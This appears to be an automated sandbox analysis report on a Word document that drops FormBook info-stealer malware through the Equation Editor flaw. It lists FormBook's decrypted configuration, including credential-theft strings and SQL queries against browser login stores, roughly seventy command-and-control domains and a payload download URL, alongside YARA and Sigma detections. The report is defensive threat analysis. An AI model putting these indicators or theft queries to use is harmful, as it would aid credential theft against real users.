



ID: 339299

Sample Name: RFQ RATED

POWER 2000HP-

OTHERSPECIFICATION.docx.doc

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 20:36:17 Date: 13/01/2021

Version: 31.0.0 Red Diamond

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| General | 43 |
| File Activities File Read | 43 |
| Analysis Process: explorer.exe PID: 1388 Parent PID: 2852 | 43 |
| General | 43 |
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| Analysis Process: help.exe PID: 260 Parent PID: 1388 | 44 |
| General | 44 |
| File Activities | 44 |
| File Read | 44 |
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| General | 45 |
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Analysis Report RFQ RATED POWER 2000HP- OTHERS...

Overview

General Information



Detection



Signatures



Classification



Startup

- System is w7x64
- WINWORD.EXE (PID: 2388 cmdline: 'C:\Program Files\Microsoft Office\Off
- home | Content | Content
 - 🔃 mpomboby8423.exe (PID: 2516 cmdline: C:\Users\user\AppData\Roaming\mpomboby8423.exe MD5: 06AAFD2382D63AFC9874125E5C1062B0)
 - 🔳 mpomboby8423.exe (PID: 2852 cmdline: C:\Users\user\AppData\Roaming\mpomboby8423.exe MD5: 06AAFD2382D63AFC9874125E5C1062B0)
 - El explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
 - lelp.exe (PID: 260 cmdline: C:\Windows\SysWOW64\help.exe MD5: 0F488C73AA50C2FC1361F19E8FC19926)
 - Emd.exe (PID: 2984 cmdline: /c del 'C:\Users\user\AppData\Roaming\mpomboby8423.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- $\frac{1}{\sqrt{\Omega}}$ EQNEDT32.EXE (PID: 2820 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
- cleanup

Malware Configuration

Threatname: FormBook

```
"Config: ": [
 "CONFIG_PATTERNS 0x8bc6",
 "KEY1 OFFSET 0x1d70c"
 "CONFIG SIZE : 0xf1"
 "CONFIG OFFSET 0x1d80b"
 "URL SIZE : 32",
  searching string pattern",
 "strings_offset 0x1c373",
  "searching hashes pattern",
  "----
 "Decrypted Function Hashes",
  "0xa76d1436".
 "0xf43668a6"
  "0x980476e5"
 "0x35a6d50c"
  "0xf89290dc"
  "0x94261f57"
 "0x7d54c891"
```

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```
"UX4/CD/21",
"0xf72d70a3",
"0x9f71503e",
"0xbf0a5e41",
"0x2902d074".
"0xf653b199"
"0xc8c42cc6",
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921"
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415"
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3"
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa"
"0xf24946a2",
"0x8559c3e2"
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c"
"0xb28c29d4",
"0x3911edeb"
"0xefad046d",
"0xa0605497"
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9"
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac".
"0x22eb3474"
"0x2b37c918".
"0x79402007"
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad0121e2"
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b".
"0x5bf29119",
"0xd6507db".
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660"
"0x2607a133",
"0xfcd01449",
"0x80b41d4",
"0x4102ad8d"
"0x857bf6a6"
"0xd3ec6064",
"0x23145fc4",
"0xc026698f"
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086"
"0x4c6fddb5",
"0x276db13e"
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023".
"0x11f5f50".
"0x1dd4bc1c".
"0x8235fce2",
"0x21b17672",
"0xbba64d93",
"0x2f0ee0d8",
"0x9cb95240"
"0x28c21e3f",
"0x9347ac57"
"0x9d9522dc",
"0x911bc70e"
"0x74443db9"
```

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```
"0xf04c1aa9",
"0x6484bcb5"
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea"
"0x59adf952"
"0x172ac7b4",
"0x5d4b4e66",
"0xed297eae",
"0xa88492a6",
"0xb21b057c",
"0x70f35767"
"0xb6f4d5a8",
"0x67cea859"
"0xc1626bff",
"0xb4e1ae2",
"0x24a48dcf"
"0xe11da208"
"0x1c920818",
"0x65f4449c",
"0xc30bc050"
"0x3e86e1fb",
"0x9e01fc32",
"0x216500c2"
"0x48e207c9",
"0x2decf13e",
"0x19996921",
"0xb7da3dd7"
"0x47f39d2b",
"0x6777e2de"
"0xd980e37f",
"0x963fea3b"
"0xacddb7ea",
"0x110aec35"
"0x647331f3",
"0x2e381da4"
"0x50f66474",
"0xec16e0c0"
"0xf9d81a42",
"0xd6c6f9db",
"0xef3df91",
"0x60e0e203",
"0x7c81caaf"
"0x71c2ec76",
"0x25e431cc"
"0x106f568f",
"0x6a60c8a9",
"0xb758aab3",
"0x3b34de90"
"0x700420f5",
"0xee359a7e"
"0xd1d808a".
"0x47ba47a5",
"0xff959c4c",
"0x5d30a87d",
"0xaa95a900"
"0x80b19064",
"0x9c5a481a",
"0x1dd252d",
"0xdb3055fc",
"0xe0cf8bf1",
"0x3a48eabc"
"0xf0472f97",
"0x4a6323de",
"0x4260edca".
"0x53f7fb4f",
"0x3d2e9c99"
"0xf6879235",
"0xe6723cac"
"0xe184dfaa",
"0xe99ffaa0",
"0xf6aebe25",
"0xefadf9a5",
"0x215de938",
"0x757906aa"
"0x84f8d766"
"0xb6494f65".
"0x13a75318",
"0x5bde5587"
"0xe9eba2a4",
"0x6b8a0df3",
"0x9c02f250"
"0xe52a2a2e",
"0xdb96173c"
"0x3c0f2fc",
"0xd45e157c"
"0x4edd1210",
"0x2b127ce0",
"0xadc887b6"
"0xf45a1c52",
"0xc84869d7"
```

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```
"0x36dc1f04",
"0x50c2a508",
"0x3e88e8bf",
"0x4b6374a6",
"0x72a93198",
"0x85426977",
"0xea193e11",
"0xea653007".
"0xe297c9c".
"0x65399e87"
"0x23609e75".
"0xb92e8a5a",
"0xabc89476",
"0xd989572f",
"0x4536ab86",
"0x3476afc1",
"0xaf24a63b",
"0x393b9ac8",
"0x414a3c70".
"0x487e77f4".
"0xbee1bdf6",
"0xc30c49a6",
"0xcb591d7f",
"0x5c4ee455",
"0x7c81c71d",
"0x11c6f95e",
"Decrypted Strings",
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA".
"TEMP".
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer"
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office|\15.0|\Outlook|\Profiles|\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: "
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername"
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Microsoft\\Vault\\".
"SELECT\ encryptedUsername,\ encryptedPassword,\ formSubmitURL\ FROM\ moz\_logins",
"SELECT\ origin\_url,\ username\_value,\ password\_value\ FROM\ logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmar".
"autochk",
"taskhost",
"colorcpl".
"services".
"IconCache",
"ThumbCache",
"Cookies"
"SeDebugPrivilege",
"SeShutdownPrivilege",
```

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```
"\\BaseNamedObjects",
"config.php",
"POST ".
" HTTP/1.1",
"Host: ",
"Connection: close",
"Content-Length: ",
"Cache-Control: no-cache",
"Origin: http://",
"User-Agent: Mozilla Firefox/4.0",
"Content-Type: application/x-www-form-urlencoded",\\
"Accept: */*",
"Referer: http://",
"Accept-Language: en-US",
"Accept-Encoding: gzip, deflate",
"dat=",
"f-start",
"capableandresilient.com",
"listaprzygod.com",
"cashhomeprogram.com",
"aboutwheelchair.com",
"clk4milli.club",
"asakitreks.com"
"liquiddreamworld.com",
"uqur88.com",
"bestifystore.com",
"arancionehq.xyz",
"mmoimperium.com",
"houxinjian.com",
"satmonitoring.com",
"tidalhaven.com",
"blcdevelopers.com"
"piratesofthefun.com",
"kadopulsa.com"
"xn--o39au6k0nm4rghsaq0c.net",
"wxxxtw.com",
"kyrtjf.com",
"rapid-rewards.club",
"powerschoolnocca.com",
"naturalorganizing.com",
"auzura.net".
"royalcopystar.com",
"crowdcork.com",
"xtrememasksanitizer.com",
"sia-38.com"
"forthathletics.com",
"nissy-fore.com",
"ofertaze.com",
"gammachi1925.xyz",
"escortslove.com",
"naiyou-navi.com",
"visiontoinvest.com",
"thatlifeclothingco.com",
"eucmia.info",
"alamaula.sucks",
"tidalgin.com",
"netleyholdings.space",
"mascofarms.com",
"xn--teakdck-9wa.net",
"powerlotusengineering.com",
"wearsd.com",
"postdatabits.com",
"bossabars.net",
"myivynest.com",
"newcovburgawnc.com",
"goldyslotvip.com",
"jxappc.com",
"gabrielrasskin.com",
"nakshatrabeachresort.com",
"reigninglegacy.net",
"ghelyoun.net",
"obgynpatientnews.com",
"cafebabe.net",
"enuyu.net",
"best4ufoods.com",
"institutodederechoygobierno.com",
"areralind.com",
"open-osrs.net",
"mixtaks.life",
```

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```
"qtmeters.com",
"haxb33.xyz",
"f-end",
"www.evana-rohanihijab.com/iic6/\u0000"
```

Yara Overview

Memory Dumps

| nBook Yara detected FormBook autogenerated rule brought to you by yara-signator | yara-signator at | 0x98e8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x9b62:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC |
|---|---|---|
| brought to you by | yara-signator at | |
| | cocacoding dot | 0x9502.ssequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x15685:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x15171:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x15787:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x158ff:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0xa57a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x143ec:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0xb273:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x1b4f7:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1c4fa:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00 |
| detect Formbook in memory | | 0x18419:\$sqlite3step: 68 34 1C 7B E1 0x1852c:\$sqlite3step: 68 34 1C 7B E1 0x18448:\$sqlite3text: 68 38 2A 90 C5 0x18456d:\$sqlite3text: 68 38 2A 90 C5 0x1845b:\$sqlite3text: 68 38 2A 90 C5 0x1845b:\$sqlite3blob: 68 53 D8 7F 8C 0x18583:\$sqlite3blob: 68 53 D8 7F 8C |
| nBook Yara detected FormBook | Joe Security | |
| autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | 0x98e8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x9b62:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x15685:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x15171:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x15787:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x15787:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0xa57a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x143ec:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0xb273:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x1b4f7:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1c4fa:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00 |
| | memory Para detected FormBook autogenerated rule brought to you by yara-signator | nBook Yara detected FormBook autogenerated rule brought to you by yara-signator Felix Bilstein - yara-signator at cocacoding dot |

Unpacked PEs

| Source | Rule | Description | Author | Strings |
|--------------------------------------|----------------------|--|---|--|
| 4.2.mpomboby8423.exe.280000.1.unpack | JoeSecurity_FormBook | Yara detected FormBook | Joe Security | |
| 4.2.mpomboby8423.exe.280000.1.unpack | Formbook_1 | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | Ox8ae8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC Ox8d62:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC Ox14885:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 Ox14371:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 Ox14987:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F Ox144aff:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 Ox977a:\$sequence_5: 0F BE 5C 0E 01 0F 86 54 0E 02 83 E3 0F C1 EA 06 Ox135ec:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 Oxa473:\$sequence_7: 66 89 0C 02 5B 8B E5 5D Ox1a6f7:\$sequence_8: 3C 54 74 04 3C 74 75 F4 Ox1b6fa:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00 |
| 4.2.mpomboby8423.exe.280000.1.unpack | Formbook | detect Formbook in memory | JPCERT/CC Incident Response Group | 0x17619:\$sqlite3step: 68 34 1C 7B E1 0x1772c:\$sqlite3step: 68 34 1C 7B E1 0x17648:\$sqlite3text: 68 38 2A 90 C5 0x1776d:\$sqlite3text: 68 38 2A 90 C5 0x1765b:\$sqlite3blob: 68 53 D8 7F 8C 0x17783:\$sqlite3blob: 68 53 D8 7F 8C |

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| Source | Rule | Description | Author | Strings |
|--|----------------------|--|---|---|
| | | | | |
| 4.2.mpomboby8423.exe.280000.1.raw.unpack | JoeSecurity_FormBook | Yara detected FormBook | Joe Security | |
| 4.2.mpomboby8423.exe.280000.1.raw.unpack | Formbook_1 | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | 0x98e8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x9b62:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x15685:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x15171:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x15787:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x158ff:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0xa57a:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x143ec:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0xb273:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x1b4f7:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1c4fa:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00 |
| | Click | to see the 7 entries | | |

Sigma Overview

System Summary:




Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
 Date Obtropostion
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
 Makurara Applysis System Evenion
- Malware Analysis System Evasion
- Anti Debugging
- \bullet HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Antivirus detection for dropped file Found malware configuration Multi AV Scanner detection for dropped file Yara detected FormBook Machine Learning detection for dropped file

Exploits:



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E-Banking Fraud:



Yara detected FormBook

System Summary:



Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Hooking and other Techniques for Hiding and Protection:



Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:



Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:



Yara detected FormBook

Remote Access Functionality:



Yara detected FormBook


Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects |
|---------------------|---------------------------------------|---|--|---|--------------------------------|-------------------------------------|--|---|---|--|---|
| Valid Accounts | Command and Scripting Interpreter 2 | Path Interception | Process Injection 5 1 2 | Rootkit 1 | Credential API Hooking 1 | System Time Discovery 1 | Remote Services | Credential API Hooking 1 | Exfiltration Over Other Network Medium | Encrypted Channel 1 | Eavesdro Insecure Network Commun |
| Default Accounts | Native API 1 | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | Masquerading 1 | LSASS Memory | Security Software Discovery 2 5 1 | Remote Desktop Protocol | Archive Collected Data 1 | Exfiltration Over Bluetooth | Ingress Tool Transfer 1 3 | Exploit St Redirect Calls/SM: |
| Domain Accounts | Shared Modules 1 | Logon Script (Windows) | Logon Script (Windows) | Virtualization/Sandbox Evasion 2 | Security Account Manager | Virtualization/Sandbox Evasion 2 | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | Non- Application Layer Protocol 2 | Exploit St Track De Location |
| Local Accounts | Exploitation for Client Execution 1 3 | Logon Script (Mac) | Logon Script (Mac) | Process Injection 5 1 2 | NTDS | Process Discovery 2 | Distributed Component Object Model | Input Capture | Scheduled Transfer | Application Layer Protocol 2 2 | SIM Card Swap |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Deobfuscate/Decode Files or Information 1 | LSA Secrets | Remote System Discovery 1 | SSH | Keylogging | Data Transfer Size Limits | Fallback Channels | Manipula Device Commun |

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| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects |
|--|----------------|------------------|-------------------------|-----------------------------------|---------------------------------|------------------------------------|---------------------------------|-----------------------|---|----------------------------|---------------------------------|
| Replication Through Removable Media | | Rc.common | Rc.common | Obfuscated Files or Information 3 | Cached Domain Credentials | File and Directory Discovery 1 | VNC | GUI Input Capture | Exfiltration Over C2 Channel | Multiband Communication | Jamming Denial of Service |
| External Remote Services | Scheduled Task | Startup Items | Startup Items | Software Packing 1 | DCSync | System Information Discovery 1 1 3 | Windows Remote Management | Web Portal Capture | Exfiltration Over Alternative Protocol | Commonly Used Port | Rogue W Access P |

Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



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Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

| Source | Detection | Scanner | Label | Link |
|--|-----------|----------------|-------------------|------|
| C: lem:lem:lem:lem:lem:lem:lem:lem:lem:lem: | 100% | Avira | HEUR/AGEN.1106536 | |
| C:\Users\user\AppData\Roaming\mpomboby8423.exe | 100% | Avira | HEUR/AGEN.1106536 | |
| C: lem:lem:lem:lem:lem:lem:lem:lem:lem:lem: | 100% | Joe Sandbox ML | | |
| C:\Users\user\AppData\Roaming\mpomboby8423.exe | 100% | Joe Sandbox ML | | |
| C: lem:lem:lem:lem:lem:lem:lem:lem:lem:lem: | 37% | ReversingLabs | Win32.Trojan.Pwsx | |
| C:\Users\user\AppData\Roaming\mpomboby8423.exe | 37% | ReversingLabs | Win32.Trojan.Pwsx | |

Unpacked PE Files

| Source | Detection | Scanner | Label | Link | Download |
|--------------------------------------|-----------|---------|--------------------|------|----------------------|
| 4.2.mpomboby8423.exe.280000.1.unpack | 100% | Avira | TR/Crypt.ZPACK.Gen | | <u>Download File</u> |
| 5.2.mpomboby8423.exe.400000.0.unpack | 100% | Avira | TR/Crypt.ZPACK.Gen | | Download File |

Domains

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URLs

| Source | Detection | Scanner | Label | Link |
|---|-----------|-------------------------------|-----------|------|
| http://www.mercadolivre.com.br/ | 0% | URL Reputation | safe | |
| http://www.mercadolivre.com.br/ | 0% | URL Reputation | safe | |
| http://www.mercadolivre.com.br/ | 0% | URL Reputation | safe | |
| http://www.mercadolivre.com.br/ | 0% | URL Reputation | safe | |
| http://www.merlin.com.pl/favicon.ico | 0% | URL Reputation | safe | |
| http://www.merlin.com.pl/favicon.ico | 0% | URL Reputation | safe | |
| http://www.merlin.com.pl/favicon.ico | 0% | URL Reputation | safe | |
| http://www.merlin.com.pl/favicon.ico | 0% | URL Reputation | safe | |
| http://www.dailymail.co.uk/ | 0% | URL Reputation | safe | |
| http://www.dailymail.co.uk/ | 0% | URL Reputation | safe | |
| http://www.dailymail.co.uk/ | 0% | URL Reputation | safe | |
| http://www.dailymail.co.uk/ | 0% | URL Reputation | safe | |
| http://www.iis.fhg.de/audioPA | 0% | URL Reputation | safe | |
| http://www.iis.fhg.de/audioPA | 0% | URL Reputation | safe | |
| http://www.iis.fhg.de/audioPA | 0% | URL Reputation | safe | |
| http://www.iis.fhg.de/audioPA | 0% | URL Reputation | safe | |
| http://image.excite.co.jp/jp/favicon/lep.ico | 0% | URL Reputation | safe | |
| http://image.excite.co.jp/jp/favicon/lep.ico | 0% | URL Reputation | safe | |
| http://image.excite.co.jp/jp/favicon/lep.ico | 0% | URL Reputation | safe | |
| http://image.excite.co.jp/jp/favicon/lep.ico | 0% | URL Reputation | safe | |
| http://%s.com | 0% | URL Reputation | safe | |
| http://%s.com | 0% | URL Reputation | safe | |
| http://%s.com | 0% | URL Reputation | safe | |
| http://%s.com | 0% | URL Reputation | safe | |
| http://busca.igbusca.com.br//app/static/images/favicon.ico | 0% | URL Reputation | safe | |
| http://busca.igbusca.com.br//app/static/images/favicon.ico | 0% | URL Reputation | safe | |
| http://busca.igbusca.com.br//app/static/images/favicon.ico | 0% | URL Reputation | safe | |
| http://busca.igbusca.com.br//app/static/images/favicon.ico | 0% | URL Reputation | safe | |
| http://www.etmall.com.tw/favicon.ico | 0% | URL Reputation | safe | |
| http://www.etmall.com.tw/favicon.ico | 0% | URL Reputation | safe | |
| http://www.etmall.com.tw/favicon.ico | 0% | URL Reputation | safe | |
| http://www.etmall.com.tw/favicon.ico | 0% | URL Reputation | safe | |
| http://it.search.dada.net/favicon.ico | 0% | URL Reputation | safe | |
| http://it.search.dada.net/favicon.ico | 0% | URL Reputation | safe | |
| http://it.search.dada.net/favicon.ico | 0% | URL Reputation | safe | |
| http://it.search.dada.net/favicon.ico | 0% | URL Reputation | safe | |
| http://search.hanafos.com/favicon.ico | 0% | URL Reputation | safe | |
| http://search.hanafos.com/favicon.ico | 0% | URL Reputation | safe | |
| http://search.hanafos.com/favicon.ico | 0% | URL Reputation | safe | |
| http://search.hanafos.com/favicon.ico | 0% | URL Reputation | safe | |
| http://cgi.search.biglobe.ne.jp/favicon.ico | 0% | Avira URL Cloud | safe | |
| http://www.abril.com.br/favicon.ico | 0% | URL Reputation | safe | |
| http://www.abril.com.br/favicon.ico | 0% | URL Reputation | safe | |
| http://www.abril.com.br/favicon.ico | 0% | URL Reputation | safe | |
| http://search.msn.co.jp/results.aspx?q= | 0% | URL Reputation | safe | |
| http://search.msn.co.jp/results.aspx?q= | 0% | URL Reputation | safe | |
| http://search.msn.co.jp/results.aspx?q= | 0% | URL Reputation | safe | |
| http://buscar.ozu.es/ | 0% | Avira URL Cloud | safe | |
| - | 0% | URL Reputation | safe | |
| http://busca.igbusca.com.br/ | 0% | | | |
| http://busca.igbusca.com.br/ | 0% | URL Reputation | safe | |
| http://busca.igbusca.com.br/ | 0% | URL Reputation | safe | |
| http://search.auction.co.kr/ | | URL Reputation | safe | |
| http://search.auction.co.kr/ | 0% | URL Reputation | safe | |
| http://search.auction.co.kr/ | 0% | URL Reputation | safe | |
| http://busca.buscape.com.br/favicon.ico | 0% | URL Reputation | safe | |
| http://busca.buscape.com.br/favicon.ico | 0% | URL Reputation | safe | |
| http://busca.buscape.com.br/favicon.ico | 0% | URL Reputation | safe | |
| http://vm1662026.3ssd.had.wf/mpomabiva.exe | 0% | Avira URL Cloud | safe | |
| http://www.pchome.com.tw/favicon.ico http://www.pchome.com.tw/favicon.ico | 0% | URL Reputation URL Reputation | safe | |
| | | REPRESENTATION | 1 = 20124 | |

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| Source | Detection | Scanner | Label | Link |
|--|-----------|-----------------|-------|------|
| http://www.pchome.com.tw/favicon.ico | 0% | URL Reputation | safe | |
| http://browse.guardian.co.uk/favicon.ico | 0% | URL Reputation | safe | |
| http://browse.guardian.co.uk/favicon.ico | 0% | URL Reputation | safe | |
| http://browse.guardian.co.uk/favicon.ico | 0% | URL Reputation | safe | |
| http://google.pchome.com.tw/ | 0% | URL Reputation | safe | |
| http://google.pchome.com.tw/ | 0% | URL Reputation | safe | |
| http://google.pchome.com.tw/ | 0% | URL Reputation | safe | |
| http://www.ozu.es/favicon.ico | 0% | Avira URL Cloud | safe | |
| http://search.yahoo.co.jp/favicon.ico | 0% | URL Reputation | safe | |
| http://search.yahoo.co.jp/favicon.ico | 0% | URL Reputation | safe | |
| http://search.yahoo.co.jp/favicon.ico | 0% | URL Reputation | safe | |
| http://www.gmarket.co.kr/ | 0% | URL Reputation | safe | |
| http://www.gmarket.co.kr/ | 0% | URL Reputation | safe | |
| http://www.gmarket.co.kr/ | 0% | URL Reputation | safe | |
| http://searchresults.news.com.au/ | 0% | URL Reputation | safe | |
| http://searchresults.news.com.au/ | 0% | URL Reputation | safe | |
| http://searchresults.news.com.au/ | 0% | URL Reputation | safe | |
| http://www.asharqalawsat.com/ | 0% | URL Reputation | safe | |
| http://www.asharqalawsat.com/ | 0% | URL Reputation | safe | |
| http://www.asharqalawsat.com/ | 0% | URL Reputation | safe | |
| http://search.yahoo.co.jp | 0% | URL Reputation | safe | |
| http://search.yahoo.co.jp | 0% | URL Reputation | safe | |
| http://search.yahoo.co.jp | 0% | URL Reputation | safe | |
| http://buscador.terra.es/ | 0% | URL Reputation | safe | |
| http://buscador.terra.es/ | 0% | URL Reputation | safe | |
| http://buscador.terra.es/ | 0% | URL Reputation | safe | |
| http://search.orange.co.uk/favicon.ico | 0% | URL Reputation | safe | |
| http://search.orange.co.uk/favicon.ico | 0% | URL Reputation | safe | |
| http://search.orange.co.uk/favicon.ico | 0% | URL Reputation | safe | |
| http://www.iask.com/ | 0% | URL Reputation | safe | |
| http://www.iask.com/ | 0% | URL Reputation | safe | |
| http://www.iask.com/ | 0% | URL Reputation | safe | |
| http://cgi.search.biglobe.ne.jp/ | 0% | Avira URL Cloud | safe | |
| http://search.ipop.co.kr/favicon.ico | 0% | URL Reputation | safe | |
| http://search.ipop.co.kr/favicon.ico | 0% | URL Reputation | safe | |
| http://search.ipop.co.kr/favicon.ico | 0% | URL Reputation | safe | |
| http://p.zhongsou.com/favicon.ico | 0% | Avira URL Cloud | safe | |

Domains and IPs

Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|-------------------------|----------------|---------|-----------|---------------------|------------|
